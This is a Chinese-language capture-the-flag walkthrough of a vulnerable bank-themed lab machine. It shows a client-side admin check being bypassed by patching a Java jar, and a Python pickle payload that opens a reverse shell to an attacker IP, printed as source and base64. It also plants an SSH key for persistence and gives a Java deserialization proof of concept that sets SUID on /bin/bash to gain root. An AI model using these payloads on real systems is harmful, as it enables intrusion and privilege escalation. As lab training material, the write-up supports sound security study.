

一.信息收集

```
arp-scan -l #存活主机探测
```




扫描端口



二.user.txt

扫描端口发现有80,8000端口


进入8000端口,是一个商城



注册后发现66779988元能买个神秘物质

下载jar文件,打开输入ip进行连接后,是一个银行管理系统

用jadx进行逆向,





```
if (user.getUserType() == User.UserType.ADMIN) {
                    new AdminFrame(this.client, user).setVisible(true);
                } else {
                    new CustomerFrame(this.client, user).setVisible(true);
                }
```

这段登陆逻辑是如果是管理员，就打开管理员窗口；如果不是，就打开普通窗口，但这段验证是在本机进行验证的，我们可以将其改为真

```
new AdminFrame(this.client, user).setVisible(true);
```

无论是谁,就打开管理员窗口

用recaf打开将其修改，保存后将其导出，分别打开两个版本




用户可以进行存款,管理员可以批准

用户端先开户取钱几个亿，然后用管理员批准


进入8000端口，进行银行卡的绑定

取款得到hash去支付



进入/r00t_rooteabcsd.html

获得凭证root:toorcatshadow



root:toorcatshadow

进入网站，一个管理后台，一个系统配置

在看到提示(base64(pickle))

Pickle: 这是一个 Python 专用的序列化库，用于把 Python 对象转换成二进制流（序列化），或把二进制流恢复成对象

Pickle 允许对象定义一个魔术方法 `__reduce__`。当 `pickle.loads` 试图恢复这个对象时，它会**自动执行** `__reduce__` 中定义的系统命令。


反弹shell

```
import pickle
import base64
import os
LHOST = "192.168.56.119"
LPORT = 4444
class Malicious(object):
    def __reduce__(self):
        cmd = f"python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
((\"{LHOST}\",{LPORT}));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'"
        return (os.system, (cmd,))

payload = pickle.dumps(Malicious())
print(base64.b64encode(payload).decode())
```


在kali上运行脚本

```
 python 2.py
gASVAAEAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjOVweXRob24zIC1jICdpbXBvcnQgc29ja2V0LHN1Y
nByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTS
k7cy5jb25uZWN0KCgiMTkyLjE2OC41Ni4xMTkiLDQ0NDQpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9
zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5z
cGF3bigiL2Jpbi9iYXNoIiknlIWUUpQu
```



弹到shell，能拿到user.txt

三.root.txt




```
bankerabank-server:/opt/market$cat /usr/bin/bank-admin-tool
cat /usr/bin/bank-admin-tool
#!/bin/bash
/usr/bin/java -jar /opt/bank-admin-tool-1.0.0.jar
```

发现是一个/opt/bank-admin-tool-1.0.0.jar文件

用python开服务，wget发现没连接上

在用kali的公钥，写靶机上，然后用scp下载


```
ssh-keygen -t rsa
cat ~/.ssh/id_rsa.pub
```

在靶机上

```
mkdir -p ~/.ssh
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDcZxiDkMTtIW+8QaCySnO5in7uBW6GC8gWneOPK/Ax83c9KAlXd
WI2dy5T5XX3jPU+Obc2ryHqgEvXueaPSp5EMtrbmQjKvj+ra4Je3kBJkMfAadU8c4X/74Tksa9ybfW8hh
AuOwyydPNoyc/hZjkXG+dHvhA3VU3pRBP/dT7c6O6Odu1LxUKWBot2hvRNyB6CUBOm28gmTgiCxpuo/SO
NRNGSrN2krrEoUDs7UaKjeMK/yqtXkz+q78WuOeJvtIQRg8ktHez4n+1sGvVVxaIbxzYeYgBDO6HnOu+u
d3XS9PNIZxghnUELRyCsLEMZFdWzqYUgxdTu8/Vv1dzjnmLKlCSuLpaubGy5ShmZR4Sg1TTopcFqIrALe
npJX+LtFTO2CL/fXzpR6Oe6xCjvrcwMj/dk2vPW6zp73mXIDspUEx9/OPEFjOnRS2kep3MZuJ4ANb4IOL
TT9hAQNLU1JEsqkAd6B7RxJTO8PyU3RgBz73kaCMfW/5SWI3aksDPqIRO=" >>
~/.ssh/authorized_keys
 chmod 700 ~/.ssh
 chmod 600 ~/.ssh/authorized_keys
```

```
scp banker@192.168.56.180:/opt/bank-admin-tool-1.0.0.jar .
```

下载完后放到主机用jadx进行分析



在AdminConfig 类下发现readObject(ObjectInputStream)

```
private void readObject(ObjectInputStream in) throws ClassNotFoundException,
IOException {
        in.defaultReadObject();
        if (this.initCommand != null && !this.initCommand.isEmpty()) {
            try {
            //将initCommand 当作命令执行
            Runtime.getRuntime().exec(this.initCommand);
            } catch (IOException e) {
            }
        }
    }
```

`readObject`:只要一个类定义了这个方法，当程序试图从文件或网络中恢复这个对象（反序列化）时，`JVM` 会自动、优先调用这个方法，而不是走普通的构造函数

```
Runtime.getRuntime().exec(this.initCommand); #命令执行代码
```

构造一个 `AdminConfig` 对象，将 `initCommand` 字段设置命令

```
import com.bank.admin.AdminConfig;
import java.io.*;

public class poc {
    public static void main(String[] args) throws Exception {
        AdminConfig config = new AdminConfig();
        config.setInitCommand("chmod u+s /bin/bash");
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("admin.config"));
        oos.writeObject(config);
        oos.close();
    }
}
```


```
javac -cp /opt/bank-admin-tool-1.0.0.jar poc.java #编译
java -cp .:opt/bank-admin-tool-1.0.0.jar poc #生成
```

启动工具,触发漏洞

```
sudo /usr/bin/bank-admin-tool
```

程序运行 -> 读取 admin.config -> 触发 readObject -> 执行 chmod u+s /bin/bash -> Root 权限生效

```
/bin/bash -p
```



商城里的vip:https://www.bilibili.com/video/BV1UT42167xb/?spm_id_from=333.1007.top_right_bar_window_history.content.click&vd_source=644d51ea32f17a4e192ecdfde73bd82b